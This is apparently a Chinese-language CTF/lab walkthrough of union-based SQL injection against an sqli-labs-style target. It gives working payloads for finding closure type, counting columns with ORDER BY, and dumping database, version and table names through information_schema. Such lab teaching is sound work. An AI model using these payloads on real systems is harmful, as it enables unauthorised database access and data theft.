

1. 找出注入点
题中告诉我们注入点是 ID

同样我们可以通过 id=1 和 id=2 的回显不一致,可知道这里就是注入点
2.判断注入及闭合类型
- 数字型注入
以 sqli-labs 靶场第二关(数值型注入)为例
1 | # 猜测其查询语句可能如下 |
- 字符型注入
以 sqli-labs 靶场第二关(数值型注入)为例
1 | # 猜测其查询语句可能如下 |
判断方法
方法一:
分别输入 id=1’和 id=1”
- 情况一:都报错(为数字型注入)
解释:因为如果要求输入类型为数字,那么输入的 1’和 1”会被当做一个整体,会被认为是语法错误
- 情况二:id=1’报错,id=1”不报错
接着输入 id=1’–+(在 url 里+会被编码为空格,**– **正好是 SQL 的注释语法)
或者是 id=1’#
- 结果一:不报错。(单引号闭合)
- 结果二:报错。(单引号外面可能还包着括号,输入 id=1')#试试)
(有时候可能包好几个括号,多试试)
- 情况三:id=1’不报错,id=1”报错
接着输入 id=1”–+(在 url 里+会被编码为空格,**– **正好是 SQL 的注释语法)
或者是 id=1”#
- 结果一:不报错。(单引号闭合)
- 结果二:报错。(单引号外面可能还包着括号,输入 id=1")#试试)
(有时候可能包好几个括号,多试试)
方法二:(只是判断)
输入id=1 and 1=2
- 如果报错就是数字型注入
因为对于数字型而言,不仅有逻辑否,而且这就是一个错误的 SQL 语句
- 如果没报错就是字符型注入
因为对于字符型而言,输入的内容是 1 and 1=2 这样的字符串
查询的 id 字段在表中应该是数字型,SQL 引擎会自动把字符串转为数字型,就是 1
至于闭合类型,还要借助方法一
方法三:(最简单粗暴的)
输入 id=1\,然后看报错信息里转义字符后面的东西,就是闭合方式
以 less3 为例,这关闭合方式是 单引号+括号闭合

注意:这个方法要求有报错回显,且没有禁用转义字符
3.判断表格的列数

如果报错就是超过列数,如果显示正常就是没有超出列数。
第一个成功,第二个失败。说明字段数为 3
1 | ?id=1' order by 3--+ |
1 | ?id=1' order by 4--+ |

4.判断回显的列数
1 | ?id=-1' union select 1,2,3--+ |
看到回显位为 2,3

5.爆出数据库名称
1 | ?id=-1' union select 1,2,group_concat(schema_name) from information_schema.schemata--+ |

6.爆出当前所属的数据库和版本
看当前再 security 库,所以之后要跨库查询
1 | ?id=-1' union select 1,2,group_concat(database(),version())--+ |

7.爆出表名
1 | ?id=-1' union select 1,2,group_concat(table_name) from information_schema.tables where table_schema='ctftraining'--+ |
